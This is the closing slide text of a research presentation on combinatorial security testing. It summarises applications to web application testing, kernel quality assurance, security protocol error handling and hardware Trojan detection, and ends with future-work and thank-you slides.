- Generate (optimal) test suites for **sequential** Trojans
- Identification of key bit locations (FLA)

Other Application Domains for Combinatorial Security Testing

Internet of Things (IoT)? Your ideas?

Summary

Highlights

1. Proven **applicability** of combinatorial testing to:
 - ▶ security testing of **web applications**
 - ▶ quality assurance of **kernel software**
2. Extend it to new promising **application domains** for
 - ▶ assuring proper error handling of **security protocols**
 - ▶ ensuring **Hardware malware detection**
3. Vision for **combinatorial security testing**

Future Work

Solve (some) of the open research problems!

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Questions - Comments

Thank you for your Attention!



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